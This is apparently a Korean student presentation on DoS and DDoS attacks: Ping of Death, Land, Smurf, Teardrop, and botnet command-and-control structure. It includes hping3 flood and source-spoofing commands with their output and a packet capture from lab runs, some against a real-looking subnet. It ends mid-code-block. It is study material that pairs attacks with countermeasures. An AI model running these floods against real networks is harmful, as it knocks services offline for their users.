DoS 공격

201819170 우자영

DoS 공격의 개념 & 공격 방식

DoS 공격의 개념 & 공격 방식

DoS(Denial of Service) 공격이란?

서비스 거부 공격 (DoS : Denial of Service)

- 공격 대상 시스템(Target)이 정상적인 서비스를 할 수 없도록 만드는 공격
- 가용성(Availability)을 떨어트리는 것이 목적

서비스 거부 공격의 유형

- 파괴 공격 : 디스크, 데이터, 시스템 파괴
- 시스템 자원 소진 공격 : CPU, 메모리, 디스크 등의 장원에 과도한 부하를 발생시키는 유형
- 네트워크 자원 소진 공격 : 과도한 트래픽으로 네트워크 대역폭(Bandwidth)을 소진시키는 유형

DoS 공격의 개념 & 공격 방식

Ping of Death Attack

- 핑(Ping)을 이용하여 ICMP 패킷을 정상적인 크기보다 아주 크게 만드는 것

기본 개념

- MTU (Maximum Transmission Unit) : 네트워크로 전송될 수 있는 최대크기의 패킷 또는 프레임
- Ethernet의 MTU : 1500 bytes. 기본 20bytes인 IP 헤더부를 제외하고 1480 bytes의 데이터 전송 가능

원리

- ICMP 패킷(Ping)을 정상적인 크기보다 아주 크게 만들어 전송
- MTU를 초과하는 패킷의 데이터는 IP 단편화(fragment)를 통해 다수의 패킷으로 분할 전송
- 재조합 과정에서 많은 부하 및 버퍼 오버플로우 발생

DoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploitable2	192.168.86.143

Ping of Death Attack 실습

hping3

네트워크에 존재하는 서버, PC, 네트워크 장비가 살아있는지 확인하기 위해 사용하는 명령어

```
┌──(root💀kali)-[~]
└─# hping3 --icmp --rand-source --flood 192.168.86.143 -d 65000
```

옵션 설명


기본 Format : hping3 host [options]

--icmp : icmp mode

--rand-source : source IP를 랜덤으로 설정

--flood : 패킷을 최대한 빠르게 전송

-d : data size



DoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Window 7	192.168.86.150

Ping of Death Attack 실습

```
┌──(root💀kali)-[~]
└─# hping3 --icmp --rand-source --flood 192.168.86.150
 -d 65495

HPING 192.168.86.150 (eth0 192.168.86.150): icmp mode
set, 28 headers + 65495 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.150 hping statistic ---
145202 packets transmitted, 0 packets received, 100% p
acket loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

옵션 설명


기본 Format : hping3 host [options]

--icmp : icmp mode

--rand-source : source IP를 랜덤으로 설정

--flood : 패킷을 최대한 빠르게 전송

-d : data size



3개의 터미널에서 공격

DoS 공격의 개념 & 공격 방식


Ping of Death Attack 대응책

- ICMP를 수십 개로 분할하여 송신하는 일은 보통 일어나지 않는 일
- 분할이 일어난 패킷을 공격으로 의심하여 탐지하는 방식

현재 반복적으로 들어오는 일정 수 이상의 ICMP 패킷을 무시하게 설정되어 있음

DoS 공격의 개념 & 공격 방식

Land Attack



- 공격자가 임의로 자신의 IP Address & Port를
  공격 대상 서버의 IP Address & Port와 동일하도록 패킷을 조작하여 전송


원리

- 수신자가 자기 자신에게 응답하게 만들어 시스템 가용성 침해

DoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploitable2	192.168.86.143

Land Attack 실습



- SYN 전송하고 있지만 SYN/ACK를 회신하지 않음

Land Attack 대응책

- 대부분의 OS에서 Source IP == Destination IP 인 경우 모두 Drop
- 현재 이론 상으로 존재하는 공격 기법

DoS 공격의 개념 & 공격 방식

Smurf Attack

- 출발지 (Source) IP를 공격대상 IP로 위조한 후 브로드캐스트를 통해 공격대상의 서비스 거부를 유발

기본 개념

- ICMP Echo Request : 네트워크 상의 어떤 호스트가 제대로 동작하고 있는지 확인
  (ping 전송 시 해당 메시지가 전송됨)
- 브로드캐스트 : 송신 호스트가 전송한 데이터가 네트워크에 연결된 모든 호스트에 전송되는 방식
  (IP 주소의 호스트 ID 비트를 모두 1로 설정)

원리

- 공격자가 임의로 Source IP를 공격대상 IP로 위조
- Destination IP를 브로트캐스트 주소로 위조
- 네트워크 대역의 다른 호스트 입장에서는 공격대상인 피해자의 PC가 ICMP Echo Request를 전송했다 판단
- 여러 다른 호스트가 ICMP Echo Reply를 공격대상에게 전달하여 DoS 유발

DoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	210.117.181.202
피해자	Window (아은 컴)	210.117.181.89

Smurf Attack 실습

```
┌──(root㉿kali)-[~]
└─# hping3 210.117.181.255 -a 210.117.181.89 --icmp -i u10000
HPING 210.117.181.255 (eth0 210.117.181.255): icmp mode set, 28 headers + 0 d
ata bytes
^C
── 210.117.181.255 hping statistic ──
501 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Broadcast

옵션 설명

-a : source address

--icmp : icmp mode

-i : 패킷을 전송하는 속도 (u10000 : 0.0001초)

네트워크 자체가 Amplifier Network (증폭 네트워크)가 되어 다수의/증폭된 ICMP Echo Reply를 전송할 수도 있다.

공격자가 위조한 Smurf 패킷
.89 피해자, Broadcast

Broadcast에 응답한 IP들

icmp

No.	Time	Source	Destination		
1095	7.710392	210.117.181.89	210.117.181.255		6, seq=0/0, ttl=64 (no response found!)
1096	7.710599	210.117.181.108	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=64
1097	7.710652	210.117.181.190	210.117.181.89	ICMP	64 Echo (ping) reply id=0x8206, seq=0/0, ttl=255
1098	7.710767	210.117.181.12	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=255
1099	7.710767	210.117.181.11	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=255
1102	7.710848	210.117.181.25	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=64
1105	7.710869	210.117.181.97	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=64
1106	7.711118	210.117.181.156	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=64
1107	7.712236	210.117.181.13	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=0/0, ttl=255
1108	7.714085	210.117.181.14			ng) reply id=0x8206, seq=0/0, ttl=255
1109	7.721023	210.117.181.89			ng) request id=0x8206, seq=256/1, ttl=64 (no response found!)
1110	7.721234	210.117.181.97			reply id=0x8206, seq=256/1, ttl=64
1111	7.721386	210.117.181.25	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=64
1112	7.721389	210.117.181.190	210.117.181.89	ICMP	64 Echo (ping) reply id=0x8206, seq=256/1, ttl=255
1113	7.721389	210.117.181.108	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=64
1114	7.721517	210.117.181.11	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=255
1115	7.721582	210.117.181.12	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=255
1116	7.721735	210.117.181.156	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=64
1117	7.722344	210.117.181.13	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=255
1118	7.722351	210.117.181.14	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=256/1, ttl=255
1120	7.732569	210.117.181.89	210.117.181.255	ICMP	60 Echo (ping) request id=0x8206, seq=512/2, ttl=64 (no response found!)
1121	7.732758	210.117.181.108	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=512/2, ttl=64
1122	7.732802	210.117.181.97	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=512/2, ttl=64
1123	7.732936	210.117.181.190	210.117.181.89	ICMP	64 Echo (ping) reply id=0x8206, seq=512/2, ttl=255
1124	7.732942	210.117.181.25	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=512/2, ttl=64
1125	7.733062	210.117.181.12	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=512/2, ttl=255
1126	7.733890	210.117.181.13	210.117.181.89	ICMP	60 Echo (ping) reply id=0x8206, seq=512/2, ttl=255

DoS 공격의 개념 & 공격 방식

Smurf Attack 대응책

- 브로드캐스트 주소로 전송된 ICMP Echo Request 메시지에 응답하지 않도록 시스템 설정

- 단시간에 다수의 ICMP Echo Reply 패킷을 피해자에게 전송하는 특성

➔ 동일한 ICMP Echo Reply 패킷이 다량으로 발생한다면 모두 Drop

- 증폭 네트워크로 사용되는 것을 막기 위해 다른 네트워크로부터 자신의 네트워크로 들어오는 Directed Broadcast 패킷을 허용하지 않도록 라우터 설정


DoS 공격의 개념 & 공격 방식


Teardrop Attack

- 단편화 과정에서 패킷의 오프셋 값이 중복되도록 수정하거나 정상적인 오프셋 값보다 더 큰 값을 더해 오버플로우 유발

기본 개념

- IP Fragmentation(단편화) : MTU를 초과해 패킷을 조각으로 나누어 전송. 조각마다 fragment number를 붙여 송신, 수신측은 이를 기반으로 재조합
- Fragmentation offset : 조각난 패킷들의 분할 byte 값





DoS 공격의 개념 & 공격 방식

Teardrop Attack

- 단편화 과정에서 패킷의 오프셋 값이 중복되도록 수정하거나 정상적인 오프셋 값보다 더 큰 값을 더해 오버플로우 유발

원리

- 공격자가 IP fragment offset 값을 서로 중첩되도록 조작하여 전송
- 이를 수신한 시스템이 재조합하는 과정에서 오류 발생, 시스템 마비

	fragment 1	fragment 2	fragment 3
정상적인 fragment offset	1~100	101~200	201~300
TearDrop 후 fragment offset	1~100	88~188	201~300

유사한 공격


Bonk : Fragment Number를 증가시키지 않고 계속 동일한 숫자로 전송

Boink : 정상적인 순서로 보내다가 중간에 비정상적으로 전송

IP Fragmentation 취약점 이용한 우회 공격

- Tiny Fragment : IP헤더 보다 작은 패킷으로 방화벽 우회
- Fragment Overlap : 패킷을 재조합 해보니 패킷 중첩 → 우회

TaerDrop 공격 시 패킷 구성



DDoS 공격의 개념 & 공격 방식

DDoS 공격의 개념 & 공격 방식

DDoS(Distributed Denial of Service) 공격이란?

분산 서비스 거부 공격

- 다수의 좀비 PC/디바이스(악성 봇)에 의해 공격대상 시스템의 서비스가 마비

공격 구조

- 공격자 : C&C 서버를 통해 공격 명령을 전달하는 해커의 컴퓨터 (== 봇 마스터)
- 명령제어 (C&C Command & Control) : 공격자로부터 직접 공격 명령을 전달받는 시스템

전달 받은 명령을 다수의 좀비 PC/디바이스에게 전달 (== master)

- 좀비 (Zombie) PC/디바이스 : C&C 서버로부터 전달받은 명령을 실행하여 공격대상에 실제 공격을 수행하는 PC/디바이스 (== 봇(Bot), 슬레이브(Slave), 에이전트(Agent)
- 공격대상 (Target) : 공격의 대상이 되는 시스템

DDoS 공격의 개념 & 공격 방식

DDoS(Distributed Denial of Service) 공격이란?


DDoS 공격 개념도

일반적인 공격 절차

1. 공격자가 C&C 서버를 구축한다. (각 봇 관리 및 명령용)
2. 불특정 다수의 PC에 봇 배포 (스팸메일, 악의적인 웹사이트 이용)
3. 사용자가 봇 프로그램을 다운로드해 봇에 감염
4. 봇이 C&C 서버에 접속 → 감염 PC가 못넷의 일원으로 추가
5. 공격자 명령 → C&C 서버 → 봇 : 다양한 공격을 수행 & 봇 전파

DDoS 공격의 개념 & 공격 방식

DDoS(Distributed Denial of Service) 공격이란?



봇넷 명령 제어 방식

1. 중앙 집중형 명령/제어 방식 (IRC 봇넷 / HTTP 봇넷)

- 한 가지 서버 (IRC / HTTP)를 C&C 서버로 지정하여 중앙 집중형 명령/제어를 수행한다.
- C&C 서버가 탐지 및 차단 시 전체 봇넷이 중단

2. 분산형 명령/제어 방식 (P2P 봇넷)

- 참여 멤버(좀비/ 봇)가 모두 C&C 역할을 수행, 그룹에 명령을 전파
- 봇들이 모두 C&C 역할을 수행하여 탐지 및 차단이 어려움

IRC(Internet Relay Chat)
인터넷 상에서 채팅 가능하도록 설계된 프로토콜, IRC 한 서버와 연결하면 다른 모든 서버와도 연결
- IRC 서버를 C&C 서버로 활용하여 봇 전파

DDoS 공격의 개념 & 공격 방식

DDoS 공격 유형

문자값	대역폭 소진공격	서비스(애플리케이션) 마비공격
대표 공격 유형	UDP/ICMP Flooding, SYN Flooding	HTTP GET Flooding
프로토콜	3~4계층(Network, Transport 계층) : IP, ICMP, IGMP, UDP, TCP 등	7계층(Application 계층) : HTTP, DNS, FTP, SMTP 등
공격대상	네트워크 인프라	웹서버, 정보보호 장비 등
증상	- 회선 대역폭 고갈 - 동일 네트워크를 사용하는 모든 서비스에 접속장애발생	- HTTP 서버 과다 접속(또는 서비스 부하)으로 인한 장애발생 - 공격대상 시스템만 피해
공격 형태	1. UDP/ICMP Traffic Flooding, UDP/ICMP Flooding, DNS Query Flooding 등 2. TCP Traffic Flooding, SYN Flooding, SYN + ACK Flooding 3. IP Flooding, Land Attack, Tear Drop, HTTP Continuation 등	1. HTTP Traffic Flooding, GET Flooding, CC Attack 등 2. HTTP Header/Option Spoofing, Slowloris, Pyloris 등 3. TCP Traffic Flooding, TCP Session, SYN Flooding, TCP Slow Read 등 4. Other L7 Service Flooding, Hash DoS, Hulk DoS, FTP/SMTP Attack 등

DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploit 2	192.168.86.143


UDP Flooding 공격 실습

- 다량의 UDP 패킷을 전송하여 서버가 보유한 네트워크 대역폭을 소진 시킴

```
┌──(root💀kali)-[~]
